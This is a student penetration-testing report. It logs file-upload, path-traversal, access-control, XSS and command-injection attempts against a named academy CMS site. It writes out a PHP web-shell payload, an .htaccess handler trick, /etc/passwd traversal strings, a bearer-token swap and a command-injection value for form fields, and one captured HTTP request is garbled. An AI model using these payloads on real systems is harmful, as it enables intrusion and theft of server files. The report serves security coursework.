

Name: Rushmia Ahmed

**ID:**30098

Course: Vulnerability Assessment & Penetration Testing

**Submitted To:** Sad Murshid khan Adon and Abdullah Al Nayeem.


# File upload vulnerabilities:


# Attempt1:

**Title**:Try to upload web shell via Content-Type restriction bypass in the add client section. **API**:POST /academysite/api/public/api/v1/client/store-client HTTP/1.1.

Target: https://cms.bjitacademy.com

**Steps**:Login as SuperAdmin>Click Add client section >Try to upload .php file in logo section>Intercept on in burpsuite>Click save in the frontend>>capture request>>Modify .php file with Content-Type from application/octet-stream to **image/png** 






# Attempt-2:

**Title**:Try to bypassed web shell due to a fundamental flaw in the configuration of this blacklist in the add client section.

**API**:POST /academysite/api/public/api/v1/client/store-client HTTP/1.1.

Target: https://cms.bjitacademy.com/

**steps:**Login as SuperAdmin>Click Add client section >Try to upload .php file in logo section>Intercept on in burpsuite>Click save in the frontend>>capture request>>Modify .php file into filename=".htaccess",make the **Content-Type** header to **text/plain**,replace the contents of php file with **AddType application/x-httpd-php .l33t** 



#### Attempt-3:

**Title**: Try to upload web shell via obfuscated file extension in the add client section.

**URL**:POST /academysite/api/public/api/v1/client/store-client HTTP/1.1.

Target:https://cms.bjitacademy.com/


#### Steps:

Login as SuperAdmin>Click Add client section >Try to upload .php file in logo section>Intercept on in burpsuite>Click save in the frontend>>capture request>>Modify .php file into filename="I.php%00.jpg".

```
- -
       Request
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           □ \n =
                                                                                                                                                                                                                                                                                                                                                                                                                               Pretty
                                                                                                                                                                                                                                                                                                                                                                                                                                                                   Raw
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                Hex
                                                                                                                                                                                                                                                                                                                                                                                                                                   HTTP/1.1 422 Unprocessable Content
Date: Wed, 22 Nov 2023 01:58:32 GHT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Femaining: 46
Access-Control-Allow-Origin: *
Vary: Accest-Proceding Authorization
       1 POST /academysite/api/public/api/vl/client/store-client HTTP/l.1
2 Host: cms.bjitacademy.com
3 Cookie: ga=GAl.2.32304744.1700564172; gid=CAl.2.104254801.1700564172; ga=P7XRLTSBlJ=GSl.2.1700618216.2.1.1700618262.0.0.0
4 Content-Length: 448
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
                 Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=---WebKitFormBoundaryj6qAVTpVf28QJLlP
                                                                                                                                                                                                                                                                                                                                                                                                                                      Vary: Accept-Encoding, Authorization
                                                                                                                                                                                                                                                                                                                                                                                                                                      Connection: close
Content-Type: application/json
Content-Length: 132
boundarys----WebNitFormBoundaryj6qAVTpVf28QJLIP

Sec-Ch-Ua-Mobile: 70

Authorization: Bearer
eyJoskAioiJkVloliChbCci0iJSUzIINiJ9.eyJhdWQi0iI3IiwianRpIjoiNjQ5YWN4Nj
RhNCQ4Nzc4HskyMTYOHTQwNFfhMazhzWNIZDUyMj1z*MzbhNCHOMOQYOTAxND MazTASHWS3M
g2CoWE4Njg2ZTE3NzbhMDIONQQiLCJpYXQi0jE3HDACHTgyNTIU0Tc5NDQ$HDMshRshMTHgy
NJESHTg3NSwibbJmljoxNzwAwNj84MjVyLjk3oTQiNDAOHDUYNRHOMzclLCJJe7SzZXMHOltdfQ
ODJyNTIU0Tc1Nj15HDkxHJYyODE3MsgyODEyHSwic3ViIjoiNzQiLCJzYZ5wZXMHOltdfQ
.TdRuhwamHYSywcDXhodqmDomeJyNgC.Defy#Yz0gE85JIED04Cwtrtq7TINDJYTUUXCx5z
-v2OwOhoTcETmaSSyN3a7wGu3N3Q5E57Qh_eHwxHLGBU041NOFhxgolXo5Ztuq_s2GOzwIU
p257mXLW0agJD9v1qHAWxdhUXCX5EWWomDe_HPv0cQVpyWrstVwEVYryiauQf18Jz7zm
A37ZcBcvBwsGjRJGWVZWKijVYs15FO5w9ILCZVDRw_DNExALKsrBllnMILrgG61e9T6j6K
FPzttpKuBrCd1EIQUd7hgBnH_C-RiydxXQAM4vOKewNFVZWCnvcocbsPl3mC8t0Joxx5_u6
Y28Kone9jUnztuhsaSKNDaVleSxXGLUKo6cf7YGCoqA4NGHoefjBubtoyddVR4gmSKsifWc
RxUJ5LURQ0bEcucCBGGAb15TF7A_lp13xeOR73Emf5xTV3Z-BhPXAAFzVajArOtVcjOoce
RxUJ5LURQ0bEcucCBGGAb15TF7A_lp13xeOR73Emf5xTV3Z-BhPXAAFzVajArOtVcjOoce
RxUJ5LURQ0bEcucCBGAb15TF7A_lp13xeOR73Emf5xTV3Z-BhPXAAFzVajArOtVcjOoce
RxUJ5LURQ0bEcucCBGAb15TF7A_lp13xeOR73Emf5xTV3Z-BhPXAAFzVajArOtVcjOoce
RxUJ5LURQ0bCdCALYLUUJ0OMQ1CadvAyJcdpxALGBGg75PXX_28BA853M
User-Aqent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
                 Sec-Ch-Ua-Mobile: ?0
                                                                                                                                                                                                                                                                                                                                                                                                                                                   "success":false,
"message":null,
"errors":{
   "logo":[
                                                                                                                                                                                                                                                                                                                                                                                                                                                                       "The logo must be a file of type: jpeg, png, jpg.", "Invalid dimensions of logo"
 AppleWebKir/S37.36 (KHTML, like Ged
Safari/S37.36
11 Sec-Ch-Ua-Platform: "Windows"
12 Origin: https://cns.bjitacademy.com
13 Sec-Fetch-Side: same-origin
14 Sec-Fetch-Hode: cors
15 Sec-Fetch-Dest: empty
```



#### Attempt-4:

**Title**: Try to upload web shell via obfuscated file extension in the add client section.

API:POST /academysite/api/public/api/v1/client/store-client HTTP/1.1.

Target:https://cms.bjitacademy.com/

#### Steps:

Capture POST /academysite/api/public/api/v1/client/store-client HTTP/1.1.>>Go to repeater>>Modify the filename with .php extension>>add web shell<?php echo system(\$\_GET['command'])?>




#### Attempt-5:

**API**:POST /academysite/api/public/api/v1/client/store-client HTTP/1.1. **Target:**https://cms.bjitacademy.com/

#### Steps:

Login as SuperAdmin>Click Add client section >Try to upload .php file in logo section>Intercept on in burpsuite>Click save in the frontend>>capture request>>Modify .php file into filename="..%2simple-backdoor.php".



# Path traversal:

# Attempt-6:


**Title:**Changing particular filename to a different arbitrary file system **API**:GET

/academysite/api/public/images/resource/9ISP6cxyYoQT4PNiJoatUB0bH7pVInygVibSugac.jpg HTTP/1.

Target: https://cms.bjitacademy.com/

# Steps:

Start burp suite>>>Go to the proxy section>> Click open browser option>>Login as SuperAdmin>Click All Courses section >Open any image in a new tab >>Go to the HTTP history in the proxy >>Collect the target url>>Send it to the repeater>>Modify filename="../../../etc/passwd".



#### Attempt-7:

Title: Try to discover critical file path with with null byte bypass


#### API:GET

/academysite/api/public/images/resource/9ISP6cxyYoQT4PNiJoatUB0bH7pVInygVibSugac.j pg HTTP/1.

Target: https://cms.bjitacademy.com/

#### Steps:

Start burp suite>>>Go to the proxy section>> Click open browser option>>Login as SuperAdmin>Click All Courses section >Open any image in a new tab >>Go to the HTTP history in the proxy >>Collect the target url>>Send it to the repeater>>Modify filename="../../.etc/passwd%00.png".



#### Attempt-8:

**Title:**Try to discover critical file path to check if traversal sequences stripped non-recursively or not


#### **API**:GET

/academysite/api/public/images/resource/9ISP6cxyYoQT4PNiJoatUB0bH7pVInygVibSugac.j pg HTTP/1.

Target: https://cms.bjitacademy.com/

#### Steps:

Start burp suite>>>Go to the proxy section>> Click open browser option>>Login as SuperAdmin>Click All Courses section >Open any image in a new tab >>Go to the HTTP history in the proxy >>Collect the target url>>Send it to the repeater>>Modify filename="//....//etc/passwd".



#### Attempt-9:

**Title:**Try to discover critical file path to check if traversal sequences stripped with superfluous URL-decode or not


#### **API:GET**

/academysite/api/public/images/resource/9ISP6cxyYoQT4PNiJoatUB0bH7pVInygVibSugac.j pg HTTP/1.

Target: https://cms.bjitacademy.com/

#### Steps:

Start burp suite>>>Go to the proxy section>> Click open browser option>>Login as SuperAdmin>Click All Courses section >Open any image in a new tab >>Go to the HTTP history in the proxy >>Collect the target url>>Send it to the repeater>>Modify filename="%252f..%252fetc/passwd"



# Information disclosure vulnerabilities

# Attempt-10:

Title: Try to find critical information by using robots.txt

Target:https://cms.bjitacademy.com/

#### Steps:

Start burp suite>>>Go to the proxy section>> Click open browser option>>browse https://cms.biitacademv.com/robots.txt



#### Attempt-11:

Title: Try to Add user as Trainer using bearer token

Target: https://cms.bjitacademy.com/

#### Steps:

Capture trainer's token and copy it and exchange it to Superadmin's token in POST /academysite/api/v1/user/register HTTP/1.1



# **Cross-site scripting (XSS):**


#### Attempt-12:

**Title:**TRY to find XSS vulnerability **Target**:https://cms.bjitacademy.com/

#### Steps:

Open kali linux>>clone xSpear from github>>navigate to XSpear directory>>start scanning the **cms.bjitacademy.com** website

```
(kali@ kali)-[~/XSpear]
$ XSpear -u "https://cms.bjitacademy.com" -v 1
                 BYHAHWUL
                                                         [ v1.4.1 ]
    analysis request..
    used test-reflected-params mode(default)
    creating a test query [for reflected 0 param ]
test query generation is complete. [0 query]
starting XSS Scanning. [10 threads]
    finish scan. the report is being generated.
                             https://cms.bjitacademy.com
  2023-11-23 19:29:17 -0500 ~ 2023-11-23 19:29:17 -0500 Found 0 issues.
              | TYPE
                            | ISSUE
                                       | METHOD |
                                                     PARAM | PAYLOAD | DESCRIPTION
| NO
< Available Objects >
Not found
```



# **Command Injection:**

## Attempt-13:

**Title:**Check if add user section contains command injection with time delays **Target**:https://cms.bjitacademy.com/

#### Steps:

Login as Super Admin>>go to Users>>Add User>>Capture Request>>Send to the Repeater>>modify name,email,role,certification,password,super\_admin\_id with ||ping+-c+10+127.0.0.1||

